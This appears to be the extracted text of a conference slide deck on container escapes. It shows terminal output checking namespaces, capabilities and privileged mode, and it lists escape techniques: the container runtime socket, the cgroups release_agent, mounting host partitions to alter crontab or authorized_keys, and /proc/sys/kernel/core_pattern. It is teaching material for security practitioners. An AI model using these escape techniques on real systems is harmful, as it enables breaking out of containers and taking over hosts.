lrwxrwxrwx 1 root root 0 Oct 22 22:49 user -> user:[4026531837]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 uts -> uts:[4026532308]
```

Restrictions

- Namespaces
 - `/proc/$pid/ns/`
 - `mnt`

Restrictions


- Namespaces

- /proc/\$pid/ns/
- mnt

```
ssh ㉿#1
> ls -l /proc/6/root
lrwxrwxrwx 1 root root 0 Oct 22 22:50 /proc/6/root -> /
> ls -l /proc/6/root/
total 7404
lrwxrwxrwx 1 root root 7 Oct 16 00:00 bin -> usr/bin
drwxr-xr-x 2 root root 4096 Aug 14 16:10 boot
drwxr-xr-x 12 root root 2940 Oct 22 18:32 dev
drwxr-xr-x 1 root root 4096 Oct 22 21:45 etc
drwxr-xr-x 2 root root 4096 Aug 14 16:10 home
-rwxr-xr-x 1 root root 7516312 Oct 22 18:32 httpchecker
lrwxrwxrwx 1 root root 7 Oct 16 00:00 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Oct 16 00:00 lib64 -> usr/lib64
drwxr-xr-x 2 root root 4096 Oct 16 00:00 media
drwxr-xr-x 2 root root 4096 Oct 16 00:00 mnt
drwxr-xr-x 2 root root 4096 Oct 16 00:00 opt
dr-xr-xr-x 147 root root 0 Oct 22 18:32 proc
drwx----- 2 root root 4096 Oct 16 00:00 root
drwxr-xr-x 1 root root 4096 Oct 22 18:32 run
lrwxrwxrwx 1 root root 8 Oct 16 00:00 sbin -> usr/sbin
drwxr-xr-x 2 root root 4096 Oct 16 00:00 srv
dr-xr-xr-x 13 root root 0 Oct 22 18:32 sys
drwxrwxrwt 1 root root 4096 Oct 22 21:45 tmp
drwxr-xr-x 1 root root 4096 Oct 16 00:00 usr
drwxr-xr-x 1 root root 4096 Oct 16 00:00 var
```

Restrictions

- Namespaces
 - /proc/\$pid/ns/
 - mnt
 - pid



```
ssh  ~#1
> ls /proc
1
169
170
171
172
393
6
acpi
buddyinfo
bus
cgroups
cmdline
consoles
cpuinfo
crypto
devices
diskstats
dma
driver
```


Restrictions

- Namespaces
 - /proc/\$pid/ns/
 - mnt
 - pid
 - user




A terminal window titled 'ssh' with a window icon (red, yellow, green buttons) and a keyboard shortcut icon (⌘+1). The terminal shows the following commands and output:

```
> id
uid=0(root) gid=0(root) groups=0(root)
> cat </proc/self/uid_map
      0          0 4294967295
```

Restrictions

- Namespaces
 - `/proc/$pid/ns/`
 - `mnt`
 - `pid`
 - `user`
 - `net`

A terminal window titled 'ssh' with a standard macOS-style title bar (red, yellow, green buttons). The terminal shows a series of commands and their outputs. The first command is 'ls -l /sys/devices/virtual/net/' which shows two entries: 'eth0' and 'lo', both with permissions 'drwxr-xr-x 5 root root 0' and timestamps 'Oct 22 22:58'. The second command is 'cat </sys/devices/virtual/net/eth0/ifindex' which outputs '9'. The third command is 'cat </sys/devices/virtual/net/eth0/iflink' which outputs '10'.


```
> ls -l /sys/devices/virtual/net/
total 0
drwxr-xr-x 5 root root 0 Oct 22 22:58 eth0
drwxr-xr-x 5 root root 0 Oct 22 22:58 lo
> cat </sys/devices/virtual/net/eth0/ifindex
9
> cat </sys/devices/virtual/net/eth0/iflink
10
```

Restrictions

- Namespaces
 - `/proc/$pid/ns/`
 - `mnt`
 - `pid`
 - `user`
 - `net`
- Capabilities

Restrictions

- Namespaces
 - `/proc/$pid/ns/`
 - `mnt`
 - `pid`
 - `user`
 - `net`
- Capabilities
 - `/proc/$pid/status`



```
ssh ㉿1
> tail -n 20 </proc/self/status
ShdPnd: 0000000000000000
SigBlk: 0000000000000000
SigIgn: 0000000000000006
SigCgt: 0000000000010000
CapInh: 0000000000000000
CapPrm: 000001fffffffffff
CapEff: 000001fffffffffff
CapBnd: 000001fffffffffff
CapAmb: 0000000000000000
NoNewPrivs:      0
Seccomp:         0
Seccomp_filters: 0
Speculation_Store_Bypass:      thread vulnerable
SpeculationIndirectBranch:     conditional enabled
Cpus_allowed:      1
Cpus_allowed_list: 0
Mems_allowed:      00000000,00000000,00000000,00000000
,00000000,00000000,00000000,00000000,00000000,00000
000,00000000,00000000,00000000,00000000,00000000,00
000000,00000000,00000000,00000000,00000000,00000000
,00000000,00000000,00000000,00000000,00000000,00000
000,00000000,00000000,00000000,00000000,00000001
Mems_allowed_list: 0
voluntary_ctxt_switches:      457
nonvoluntary_ctxt_switches:   1
```

Restrictions

- Namespaces

- /proc/\$pid/ns/
- mnt
- pid
- user
- net

- Capabilities

- /proc/\$pid/status
- CAP_SYS_ADMIN
- CAP_NET_BIND_SERVICE

A terminal window titled 'ssh' with a window icon in the top-left corner. The terminal displays the output of the command 'tail -n 20 </proc/self/status'. The output lists various kernel parameters and their values, including ShdPnd, SigBlk, SigIgn, SigCgt, CapInh, CapPrm, CapEff, CapBnd, CapAmb, NoNewPrivs, Seccomp, Speculation_Store_Bypass, SpeculationIndirectBranch, Cpus_allowed, Cpus_allowed_list, Mems_allowed, Mems_allowed_list, voluntary_ctxt_switches, and nonvoluntary_ctxt_switches. The window has a title bar with three colored circles (red, yellow, green) and a window control icon (a square with a cross) in the top-right corner.

```
ssh ㉿%1
> tail -n 20 </proc/self/status
ShdPnd: 0000000000000000
SigBlk: 0000000000000000
SigIgn: 0000000000000006
SigCgt: 0000000000010000
CapInh: 0000000000000000
CapPrm: 000001fffffffffff
CapEff: 000001fffffffffff
CapBnd: 000001fffffffffff
CapAmb: 0000000000000000
NoNewPrivs:      0
Seccomp:         0
Seccomp_filters: 0
Speculation_Store_Bypass:      thread vulnerable
SpeculationIndirectBranch:     conditional enabled
Cpus_allowed:      1
Cpus_allowed_list: 0
Mems_allowed:      00000000,00000000,00000000,00000000
,00000000,00000000,00000000,00000000,00000000,00000
000,00000000,00000000,00000000,00000000,00000000,00
000000,00000000,00000000,00000000,00000000,00000000
,00000000,00000000,00000000,00000000,00000000,00000
000,00000000,00000000,00000000,00000000,00000001
Mems_allowed_list: 0
voluntary_ctxt_switches:      457
nonvoluntary_ctxt_switches:   1
```

Restrictions

- Namespaces
 - `/proc/$pid/ns/`
 - `mnt`
 - `pid`
 - `user`
 - `net`
- Capabilities
 - `/proc/$pid/status`
 - `CAP_SYS_ADMIN`
 - `CAP_NET_BIND_SERVICE`
- Control Groups (cgroups)

Restrictions


- Namespaces
 - `/proc/$pid/ns/`
 - `mnt`
 - `pid`
 - `user`
 - `net`
- Capabilities
 - `/proc/$pid/status`
 - `CAP_SYS_ADMIN`
 - `CAP_NET_BIND_SERVICE`
- Control Groups (cgroups)
- Seccomp/AppArmor Rules

Restrictions


- Namespaces
 - `/proc/$pid/ns/`
 - `mnt`
 - `pid`
 - `user`
 - `net`
- Capabilities
 - `/proc/$pid/status`
 - `CAP_SYS_ADMIN`
 - `CAP_NET_BIND_SERVICE`
- Control Groups (cgroups)
- Seccomp/AppArmor Rules




Privileged?



Fair Warning



Superpowers?



Superpowers.

The screenshot shows a web browser window displaying the Docker documentation page for the `--privileged` flag. The page title is "Escalate container privileges (--privileged)". Below the title, it states: "The `--privileged` flag gives the following capabilities to a container:". A list of capabilities follows, including enabling Linux kernel capabilities, disabling seccomp and AppArmor profiles, disabling SELinux process labels, granting access to host devices, and making `/sys` and cgroup mounts read-write. Two large grey arrows, both labeled "Superpowers", point from a central box towards the list of capabilities.

docs.docker.com

dockerdocs

Escalate container privileges (--privileged)


The `--privileged` flag gives the following capabilities to a container:

- Enables all Linux kernel capabilities
- Disables the default seccomp profile
- Disables the default AppArmor profile
- Disables the SELinux process label
- Grants access to all host devices
- Makes `/sys` read-write
- Makes cgroups mounts read-write

Superpowers

Superpowers


chmod 777 + sudo



```
ssh  2
[stuart@ops.servus.mom:/home/stuart]
$ ./listen.sh
ksh: ./listen.sh: cannot execute - Permission denied
[stuart@ops.servus.mom:/home/stuart]
$ chmod 777 ./listen.sh
[stuart@ops.servus.mom:/home/stuart]
$ ./listen.sh
nc: Permission denied
[stuart@ops.servus.mom:/home/stuart]
$ sudo ./listen.sh
Listening on 0.0.0.0 443
```

chmod 777 + sudo -> --privileged

```
ssh ㉿%2
[stuart@ops.servus.mom:/home/stuart]
$ ./listen.sh
ksh: ./listen.sh: cannot execute - Permission denied
[stuart@ops.servus.mom:/home/stuart]
$ chmod 777 ./listen.sh
[stuart@ops.servus.mom:/home/stuart]
$ ./listen.sh
nc: Permission denied
[stuart@ops.servus.mom:/home/stuart]
$ sudo ./listen.sh
Listening on 0.0.0.0 443
```



```
httpchecker.mk (~/.src/github....tffmacac/src/include.mk) -... ㉿%2
64 # (Re)start the HTTP Checker container
65 ${HTTPCHECKERPID}: ${DOCKER} ${HTTPCHECKERIMAGE}
66 ${HTTPCHECKERPID}: ${HTTPCHECKERSECRET} ${SYSLOG}
67     ${HTTPCHECKERSTOP}
68     ${DOCKER} run\
69         --detach\
70         --init\
71         --log-driver syslog\
72         --log-opt tag=${HTTPCHECKERNAME}\
73         --name ${HTTPCHECKERNAME}\
74         --privileged\
75         --publish 0.0.0.0:4444:4444\
76         --quiet\
77         --rm\
78         --volume ${HTTPCHECKERSECRET}:/run/secrets/api_key:ro\
79         ${HTTPCHECKERNAME}
80     while ${HTTPCHECKERISALIVE} &&\
81         ! pidof ${HTTPCHECKERNAME} >/dev/null; do\
82         sleep .1;\
83     done
84     pidof ${HTTPCHECKERNAME} >${@} || ( rm -f ${@}; exit 1)
85 .PHONY: restart_httpchecker
64,1 82%
```

What's a Container? (v4)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell

What's a Container? (v4)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell
 - Someone who's fixing to escape a container

What's a Container? (v4)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell
- Processes with restrictive metadata
 - Someone who's fixing to escape a container

Container Escape

Techniques

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
 - Can be good for lateral movement

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
 - Can be good for lateral movement
 - Just gets a privileged container

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
 - Can be good for lateral movement
 - Just gets a privileged container
- Control Groups `release_agent`

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
 - Can be good for lateral movement
 - Just gets a privileged container
- Control Groups `release_agent`
 - Only cgroups v1

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
 - Can be good for lateral movement
 - Just gets a privileged container
- Control Groups `release_agent`
 - Only cgroups v1
- Mount a Partition

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
 - Can be good for lateral movement
 - Just gets a privileged container
- Control Groups `release_agent`
 - Only cgroups v1
- Mount a Partition
 - Modify `crontab/authorized_keys`

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
 - Can be good for lateral movement
 - Just gets a privileged container
- Control Groups `release_agent`
 - Only cgroups v1
- Mount a Partition
 - Modify `crontab/authorized_keys`
 - `chroot(8)`

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
 - Can be good for lateral movement
 - Just gets a privileged container
- Control Groups `release_agent`
 - Only cgroups v1
- Mount a Partition
 - Modify `crontab/authorized_keys`
 - `chroot(8)`
- `/proc/sys/kernel/core_pattern`

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
 - Can be good for lateral movement
 - Just gets a privileged container
- Control Groups `release_agent`
 - Only cgroups v1
- Mount a Partition
 - Modify `crontab/authorized_keys`
 - `chroot(8)`
- `/proc/sys/kernel/core_pattern`
 - Shorter-lived system change

Techniques


- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
 - Can be good for lateral movement
 - Just gets a privileged container
- Control Groups `release_agent`
 - Only cgroups v1
- Mount a Partition
 - Modify `crontab/authorized_keys`
 - `chroot(8)`
- `/proc/sys/kernel/core_pattern`
 - Shorter-lived system change
 - Less room for oopsing

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
 - Can be good for lateral movement
 - Just gets a privileged container
- Control Groups `release_agent`
 - Only cgroups v1
- Mount a Partition
 - Modify `crontab/authorized_keys`
 - `chroot(8)`
- `/proc/sys/kernel/core_pattern`
 - Shorter-lived system change
 - Less room for oopsing
- Many, Many More

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
 - Can be good for lateral movement
 - Just gets a privileged container
- Control Groups `release_agent`
 - Only cgroups v1
- Mount a Partition
 - Modify `crontab/authorized_keys`
 - `chroot(8)`
- `/proc/sys/kernel/core_pattern`
 - Shorter-lived system change
 - Less room for oopsing
- Many, Many More



/proc/sys/kernel/core_pattern - Theory

/proc/sys/kernel/core_pattern - Theory

1. Program crashes just right
 - Really, receives one of a handful of signals

/proc/sys/kernel/core_pattern - Theory

1. Program crashes just right
 - Really, receives one of a handful of signals
2. Kernel reads pattern from
`/proc/sys/kernel/core_pattern`

/proc/sys/kernel/core_pattern - Theory

1. Program crashes just right
 - Really, receives one of a handful of signals
2. Kernel reads pattern from
/proc/sys/kernel/core_pattern
3. %P's in are replaced with the crashed
process' PID
 - Other template specifiers exist

`/proc/sys/kernel/core_pattern` - Theory

1. Program crashes just right
 - Really, receives one of a handful of signals
2. Kernel reads pattern from
`/proc/sys/kernel/core_pattern`
3. `%P`'s in are replaced with the crashed process' PID
 - Other template specifiers exist
4. If the pattern starts with a `|` (pipe), a process is started...

/proc/sys/kernel/core_pattern - Theory

1. Program crashes just right
 - Really, receives one of a handful of signals
2. Kernel reads pattern from
`/proc/sys/kernel/core_pattern`
3. %P's in are replaced with the crashed process' PID
 - Other template specifiers exist
4. If the pattern starts with a | (pipe), a process is started...
 - With argv from the pattern

/proc/sys/kernel/core_pattern - Theory

1. Program crashes just right
 - Really, receives one of a handful of signals
2. Kernel reads pattern from
`/proc/sys/kernel/core_pattern`
3. %P's in are replaced with the crashed process' PID
 - Other template specifiers exist
4. If the pattern starts with a | (pipe), a process is started...
 - With argv from the pattern
 - As root

`/proc/sys/kernel/core_pattern` - Theory

1. Program crashes just right
 - Really, receives one of a handful of signals
2. Kernel reads pattern from `/proc/sys/kernel/core_pattern`
3. `%P`'s in are replaced with the crashed process' PID
 - Other template specifiers exist
4. If the pattern starts with a `|` (pipe), a process is started...
 - With `argv` from the pattern
 - As root
 - As a child of `[kthreadd]`

`/proc/sys/kernel/core_pattern` - Theory

